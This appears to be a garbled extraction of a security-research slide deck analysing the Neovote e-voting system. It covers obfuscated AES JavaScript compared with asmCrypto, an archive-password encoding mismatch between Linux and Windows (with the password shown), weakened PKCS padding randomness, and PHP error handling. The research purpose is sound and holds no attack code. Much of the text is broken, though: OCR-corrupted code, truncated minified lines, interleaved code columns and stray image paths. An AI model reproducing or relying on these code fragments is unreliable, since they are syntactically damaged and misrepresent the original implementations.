em}footer p{color: ■#999;font-size:smaller}@media (hover:hover) and (pointer:fine){main a:hover{background: ■#666
ver{background: ■#666;color: □#fff}}</style><script type="text/javascript" integrity="sha256-uAOjTP0jsfozctRrC6Xu".
Page not found", "en-gb": "Page not found"}, "404::main": {"fr-fr": "D\u00e9sol\u00e9, cette page n'existe pas.", "en-us
 compr\u00e9hension.", "en-us": "Thank you for your understanding.", "en-gb": "Thank you for your understanding."}, "lc
fr": "Retourner \u00e0 l'accueil", "en-us": "Go to home", "en-gb": "Go to home"}}; var $XFxkwX=[]; var MOXyNU=function(){
'language', 'browserLanguage', 'systemLanguage', 'userLanguage']; try{try{if(('languages' in window.navigator) &&(Array
th; $nySprM++) {$nDKOuG=window.navigator.languages[$nySprM]; if((typeof($nDKOuG)==='string')&&($nDKOuG.length>0)) {$nE
G.substr(0,2);if(!$xFkQQG.hasOwnProperty(($xQNydh))){$xFkQQG[$xQNydh]=$xKalvW++;};}else{if(!$xFkQQG.hasOwnProperty
$nySprM=0;$nySprM<$nqsMwU.length;$nySprM++){$nDKOuG=window.navigator[$nqsMwU[$nySprM]];if((typeof($nDKOuG)==='stri</pre>
G]=$xKalvW++;$xQNydh=$nDKOuG.substr(0,2);if(!$xFkQQG.hasOwnProperty(($xQNydh))){$xFkQQG[$xQNydh]=$xKalvW++;};}else
=0){$xFkQQG.en=0;};for($nDKOuG in $xFkQQG){if($xFkQQG.hasOwnProperty($nDKOuG)){$XFxkwX[$xFkQQG[$nDKOuG]]=$nDKOuG;}
DKOuG=''; var $xQNydh=''; try{if($XFxkwX.length===0){MOXyNU();}; if(!$nfkKKq.hasOwnProperty($npygYR)){return '';}; for
[$nySprM])){return $nfkKKq[$npygYR][$XFxkwX[$nySprM]];};;for($nDKOuG in $nfkKKq[$npygYR]){if($nfkKKq[$npygYR].has
SprM<$XFxkwX.length;$nySprM++){if($XFxkwX[$nySprM]===$xQNydh){return $nfkKKq[$npygYR][$nDKOuG];};};};};for($nDKC
$xQNydh=$nDKOuG.substr(0,2);}else($xQNydh=$nDKOuG;};if($xQNydh==='en'){return $nfkKKq[$npygYR][$nDKOuG];};};};for(
[$npygYR][$nDKOuG];};};return '';}catch($XyVaXl){return '';}};var moXaFk=function($XDfURo,$npygYR,$nFTWWw){var $xE
($XDfURo); if($xDgayw===null){return;};$NUNhDp=mVXRfq($npygYR); if($NUNhDp===''){return;};if(typeof($nFTWWw)==='stri
e{if('textContent' in $xDgayw){$xDgayw.textContent=$NUNhDp;}else{$xDgayw.innerText=$NUNhDp;};};}catch($XyVaXl){}};
$NUNhDp!=='\'){document.title=$NUNhDp;}}catch($XyVaXl){}};return {moXaFk,WONymu:WONymu};})();window.onload=f
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var $aes sinv;
var $aes enc;
var $aes dec;
function aes_init() {
             if (!$WWVLmkTY) {
                          ginit();
             function s($WWVLmkWW) {
                          var $WWVLmYFq;
                          var $WWVLmkTq;
                          var $zx;
                          $WWVLmkTq = $zx = ginv($WWVLmkWW);
                          for ($WWVLmYFq = 0; $WWVLmYFq < 4; $WWVLmYFq++) {</pre>
                                        $WWVLmkTq = (($WWVLmkTq << 1) | ($WWVLmkTq >>> 7)) & 255;
                                        $zx ^= $WWVLmkTq;
                          $zx ^= 99;
                          return $zx:
             aes sbox = [];
             $aes sinv = [];
             $aes_enc = [[], [], [], []];
             $aes_dec = [[], [], [], []];
             for (var $WWVLmVTm = 0; $WWVLmVTm < 256; $WWVLmVTm++) {</pre>
                          var $WWVLmkTq = s($WWVLmVTm);
                          $aes sbox[$WWVLmVTm] = $WWVLmkTq;
                          $aes_sinv[$WWVLmkTq] = $WWVLmVTm;
                          $aes_enc[0][$WWVLmVTm] = (gmul(2, $WWVLmkTq) << 24) | ($WWVLmk</pre>
                          aes_dec[0][$WWVLmkTq] = (gmul(14, $WWVLmVTm) << 24) | (gmul(9)) | (gmul(14)) | (g
                          for (var $WWVLmkTF = 1; $WWVLmkTF < 4; $WWVLmkTF++) {</pre>
                                        $aes enc[$WWVLmkTF][$WWVLmVTm] = ($aes enc[$WWVLmkTF - 1][
                                        $aes dec[$WWVLmkTF][$WWVLmkTq] = ($aes dec[$WWVLmkTF - 1][
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var \$aes_sbox;

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Always changing name mangling...
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Minified JS


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        $aes_enc[0][$WWVLmVTm] = [gmul] 2, $WWVLmkTq) << 24) | ($WWVLmk</pre>
        $aes dec[0][$WWVLmkTq] = [gmul 14, $WWVLmVTm) << 24) | [gmul]
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Minified JSAlways changing name

mangling...

...except for some closures



asmCrypto?

github.com/asmcrypto/asmcrypto.js

```
asmCrypto
src/aes/aes.ts
line 55-96
```

AES_Encrypt_process

return result:}

(data: Uint8Array):Uint8Array

{if (!is_bytes(data)) throw new

TypeError("data isn't of expected type");

```
var $xTpmpDmV=this.$xTpmpDmV;
let asm = this.asm;
let heap = this.heap;
                                            var $xTpmppgm=this.$xTpmppgm;
let amode = AES_asm.ENC[this.mode];
                                            var $xTpmpDLT=xTpmpDNN.xTpmDHNL[this.$xTpmpDYs];
let hpos = AES asm.HEAP DATA;
                                            var $xTpmppgg=xTpmpDNN.xTpmDHxH;
let pos = this.pos;
                                            var $xTpmpDYV=this.$xTpmpDYV;
                                            var $xTpmprNV=this.$xTpmprNV;
let len = this.len;
                                            var $xTpmppHx=0;
let dpos = 0;
                                            var $xTpmppHs=$xTpmppgF.length0;
let dlen = data.length 0;
let rpos = 0;
                                            var $xTpmpDLY=0;
let rlen = (len + dlen) & -16;
                                            var $xTpmpDLL=($xTpmprNV+$xTpmppHs)&-16;
let wlen = 0;
                                            var $xTpmppHg=0;
let result = new Uint8Array(rlen);
                                            var $xTpmpDLD=new Uint8Array($xTpmpDLL);
while (dlen > 0) {
                                            while($xTpmppHs>0)
                                            {\$xTpmppHg=xTpmppgk(\$xTpmppgm,\$xTpmpDYV+\$xTpmprNV,
 wlen = _heap_write(heap, pos + len,
 data, dpos, dlen);
                                            $xTpmppgF,$xTpmppHx,$xTpmppHs);
  len += wlen;
                                            $xTpmprNV+=$xTpmppHg;
                                            $xTpmppHx+=$xTpmppHg;
  dpos += wlen;
  dlen -= wlen;
                                            $xTpmppHs-=$xTpmppHg;
                                            $xTpmppHg=$xTpmpDmV.xTpmpDkr($xTpmpDLT,
  wlen = asm.cipher(amode,
 hpos + pos, len);
                                            $xTpmppgg+$xTpmpDYV,$xTpmprNV);
  if (wlen)
                                            if ($xTpmppHg)
 result.set(heap.subarray(pos,
                                            {$xTpmpDLD.set($xTpmppgm.subarray($xTpmpDYV,
 pos + wlen), rpos);
                                            $xTpmpDYV+$xTpmppHg),$xTpmpDLY);}
 rpos += wlen;
                                            $xTpmpDLY+=$xTpmppHg;
  if (wlen < len) {
                                            if ($xTpmppHg<$xTpmprNV)
   pos += wlen;
                                            {$xTpmpDYV+=$xTpmppHg;
   len -= wlen;
                                            $xTpmprNV-=$xTpmppHg;}
                                            else{
  } else {
   pos = 0:
                                            $xTpmpDYV=0;
   len = 0;}
                                            $xTpmprNV=0;}}
this.pos = pos;
                                            this.$xTpmpDYV=$xTpmpDYV;
this.len = len;
                                            this.$xTpmprNV=$xTpmprNV;
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return \$xTpmpDLD; }


.xTpmDHxL=function

{if(!xTpmppDL(\$xTpmppgF)){throw new

TypeError("data isn't of expected type");}

(\$xTpmppgF)

Neovote



Last change 09/2020

No security audit :(

One issue though:

- Neovote uses RSAES-PKCS1-v1.5
- asmCrypto doesn't support RSAES-PKCS1-v1.5



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- asmCrypto doesn't support RSAES-PKCS1-v1.5



asmCrypto PR#172


src/other/get-random-values.ts line 24-36

var xTpmpDDx=function (xTpmpDpH) {xTpmpDpD(xTpmpDpH); for(var \$xTpmprNs=0; \$xTpmprNs<xTpmpDpH.length;\$xTpmprNs++){ var \$xTpmpDDW=xTpmpDpH[\$xTpmprNs]; while(!\$xTpmpDDW){ var \$xTpmpDDV=new Uint8Array(1); xTpmpDpD(\$xTpmpDDV); \$xTpmpDDW=\$xTpmpDDV[0]; } xTpmpDpH[\$xTpmprNs]=\$xTpmpDDW;}</pre>

Neovote

Bonus #2: unzipping the ballot box

Unzip on Windows



Unzip on Linux

```
$ 7za x BallotBoxExport.zip -pbiè2Rrwû cb7TWOà
7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=C.UTF-8, Utf16=on, HugeFiles=on, 64 bits, 12 CPUs AMD Ryzen 5 2600 Six-Core Processor
Scanning the drive for archives:
1 file, 96732480 bytes (93 MiB)
Extracting archive: BallotBoxExport.zip
Path = BallotBoxExport.zip
Type = zip
Physical Size = 96732480
ERROR: Wrong password : election names.csv
ERROR: Wrong password : ballot names.csv
ERROR: Wrong password: 1M-94930-5D-2B-1C-2T-8S/object names.csv
ERROR: Wrong password: 1M-94930-5D-2B-1C-2T-8S/ballot data.csv
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ERROR: Wrong password: 1M-94930-5D-2B-1C-1T-8S/count params.csv
ERROR: Wrong password : extra hashes.csv
ERROR: Wrong password : version.txt
Sub items Errors: 10
Archives with Errors: 1
Sub items Errors: 10
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	Linux	Windows
BallotBoxExport.zip	×	
BallotKeysExport.zip		×

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BallotBoxExport.zip	×	
BallotKeysExport.zip		×

Password is : bi $\hat{e}_{2Rrw}\hat{u}_{-}\hat{c}_{b7TWQ}\hat{a}$

```
>>> password = "biè2Rrwû_cb7TWQà"
>>> password.encode("utf8") # Linux
b'bi\xc3\xa82Rrw\xc3\xbb_\xc3\xa7b7TWQ\xc3\xa0'
>>> password.encode("iso-8859-1") # Windows
b'bi\xe82Rrw\xfb_\xe7b7TWQ\xe0'
```

So how the PHP script handles this?

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for($attemptIndex=0;$attemptIndex<$attemptsCount;$attemptIndex++) {</pre>
// Formalisme du mot de passe selon la tentative
    switch($attemptIndex) {
        case 0:
        // Mot de passe tel quel
            $trvPwd = $zipPwd:
            break;
        case 1:
        // Suppression UTF8
            try { $tryPwd = utf8 decode($zipPwd); } catch (Throwable $e) { continue 2; };
            break:
        case 2:
        // Ajout UTF8
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// Ecriture dans le fichier temporaire
    if(file put contents($this-> zipPwdFile,$tryPwd)!==strlen($tryPwd)) { throw new RuntimeE>
// Test zip
    $retCode = $this-> execZipCommand('t');
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
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
Bonus #3: Good vs bad randomness


What's in the archive?




3072bits b"\x00\x02" + random + b"\x00" + msg







Ballot's random part: statistical study



>>> random_byte = generate_cryptographically_secure_random_byte() # e.g. random_byte == 42
>>> human_readable_but_less_random_character = chr(ord('a') + random_byte % 25) # == 'r'

- PKCS padding adds between 8 and 3061 random bytes
- Neovote lessen the randomness of the padding bytes
- Fortunately, no direct security impact thanks to lower bound...
- ...but still, why doing this?

Bonus #4: Error handling

```
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   if($retCode!==0) {
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                $retCode = storeStateFile($taskId,$taskContents,$originalProof);
                if($retCode!==0) {
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                   $expectedShutdown = true;
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